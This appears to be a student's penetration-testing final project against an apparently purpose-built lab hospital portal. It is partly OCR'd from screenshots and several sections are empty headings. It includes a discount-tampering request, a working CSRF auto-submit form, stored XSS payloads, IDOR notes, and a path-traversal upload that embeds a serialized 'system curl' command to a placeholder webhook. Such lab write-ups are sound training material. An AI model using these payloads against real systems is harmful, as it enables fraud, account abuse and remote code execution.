




Tips Hindawi

# Pentesting final project

## Egyptian Specialist Hospital

### 1- File Upload Vulnerability



## 2- Request Manipulation Vulnerability

SELECTED TEST

Abdominal Ultrasound

Total Due

1,200 EGP

Promo / Discount Code (optional)

E.G. NILECARE10

✓ Apply

✓ Confirm Booking

Discover Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Coi

Intercept HTTP history WebSockets history Match and replace Proxy settings

Interception

→ Forward


Drop

| Time         | Type | Direction | Method | URI                                                              |
|--------------|------|-----------|--------|------------------------------------------------------------------|
| 09:01:413... | HTTP | → Request | POST   | https://scott-diverse-gain-safe.trycloudflare.com/lab-tests/book |



### Request

Pretty Raw Hex



```
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://scott-diverse-gain-safe.trycloudflare.com/lab-tests
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 test_id=60discount_pct=100discount_code=NILECARE10
```





### 3- exposed and easily crackable MD5 hash token in URL






#### 4- password reset link sent in the same page with IDOR vulnerability



## 5- exposed working admin email in a placeholder in forgot password



## 6- IDOR vulnerability in the reports tab



## 7- CSRF Vulnerability in Health Rewards tab

Hidden unchangable csrf token in the source code as an MD5 hash of the user id

We can get the user id either from cookies or the base64 token in the reports

```
</div>  
<form action="/transfer_points" method="POST" style="margin-top: 20px;">  
  <input type="hidden" name="csrf_token" value="14bfa6bb14875e45bba028a21ed38046">  
  <div class="form-control">
```

```
14bfa6bb14875e45bba028a21ed38046 69:
```

```
$ echo "eyJ1c2VyX2lkIjogNjksICJyZXBvcnRfaWQiOiA2OX0=" | base64 -d  
{"user_id": 69, "report_id": 69}
```

```
1  
2  
3 <form action="https://scott-diverse-gain-safe.trycloudflare.com/transfer_points" method="POST" style="margin-top: 20px;">  
4   <input type="hidden" name="csrf_token" value="14bfa6bb14875e45bba028a21ed38046">  
5   <input type="hidden" id="recipient_email" name="recipient_email" required value="ahmed1@gmail.com" class="form-control">  
6   <input type="hidden" id="transfer_amount" name="amount" value="10" required class="form-control">  
7 </form>  
8 <script>  
9 document.forms[0].submit();  
10 </script>
```

**System Admin**  
admin@nilecare.com  
Active Patient 74 pts

**Health Rewards & Points Transfer**  
Share your loyalty health rewards points with other registered patients.

**YOUR HEALTH POINTS**  
74 pts

**Transfer Points**  
Send points to another NileCare patient

RECIPIENT EMAIL  
patient@example.com

POINTS TO SEND

**NileCare** Home Services Doctors Branches Lab Tests Book

✓ Successfully transferred 10 health points to ahmed1@gmail.com!

**System Admin**  
admin@nilecare.com  
Active Patient 64 pts

**Health Rewards & Points Transfer**  
Share your loyalty health rewards points with other registered patients.

**YOUR HEALTH POINTS**  
64 pts

## 8- XSS in the Medical Reports Tab

**Create Medical Report**  
Add a new diagnostic lab report or medical clearance log

REPORT TITLE  
XSS

LABORATORY / FACILITY  
<script>alert('XSS')</script>


REPORT STATUS  
Normal

REPORT DETAILS / CONTENT  
<script>alert('XSS')</script>

Cancel Save Report

View diagnostic outputs, lab logs, and medical clearances online.

|  |                                                          |          |                      |
|--|----------------------------------------------------------|----------|----------------------|
|  | <b>ZA&lt;</b><br>2026-08-05 ZX                           | Reviewed | <a href="#">View</a> |
|  | <b>title</b><br>2026-08-06 <script>alert('XSS')</script> | Normal   | <a href="#">View</a> |
|  | <b>XSS</b><br>2026-08-06 <script>alert('XSS')</script>   | Normal   | <a href="#">View</a> |



## 9-Directory Traversing vulnerability

Medical attachment uploaded successfully! <a href="/static/uploads/attachments/payload.png" target="\_blank" style="text-decoration:underline; font-weight:bold;">View Uploaded File</a>

### Patient Portal

Manage your appointments, view medical records, and access prescriptions securely

#### Request

```
8 Sec-Fetch-Dest: document
9 Referer: https://conditional-alert-mostly-patrol.trycloudflare.com/dashboard
10 Accept-Encoding: gzip, deflate, br
11 Priority: u=0, i
12
13 -----WebKitFormBoundaryTbBioqcngG0igaZl
14 Content-Disposition: form-data; name="attachment"; filename="../../../../../../payload.png"
15 Content-Type: image/png
16
17 PNG
18
19 Hposixsystem-curl https://your-unique-webhook-url.com/pingR.
20 -----WebKitFormBoundaryTbBioqcngG0igaZl--
21
```

Medical attachment uploaded successfully! <a href="/static/uploads/payload.png" target="\_blank" style="text-decoration:underline; font-weight:bold;">View Uploaded File</a>

### Patient Portal

Manage your appointments, view medical records, and access prescriptions securely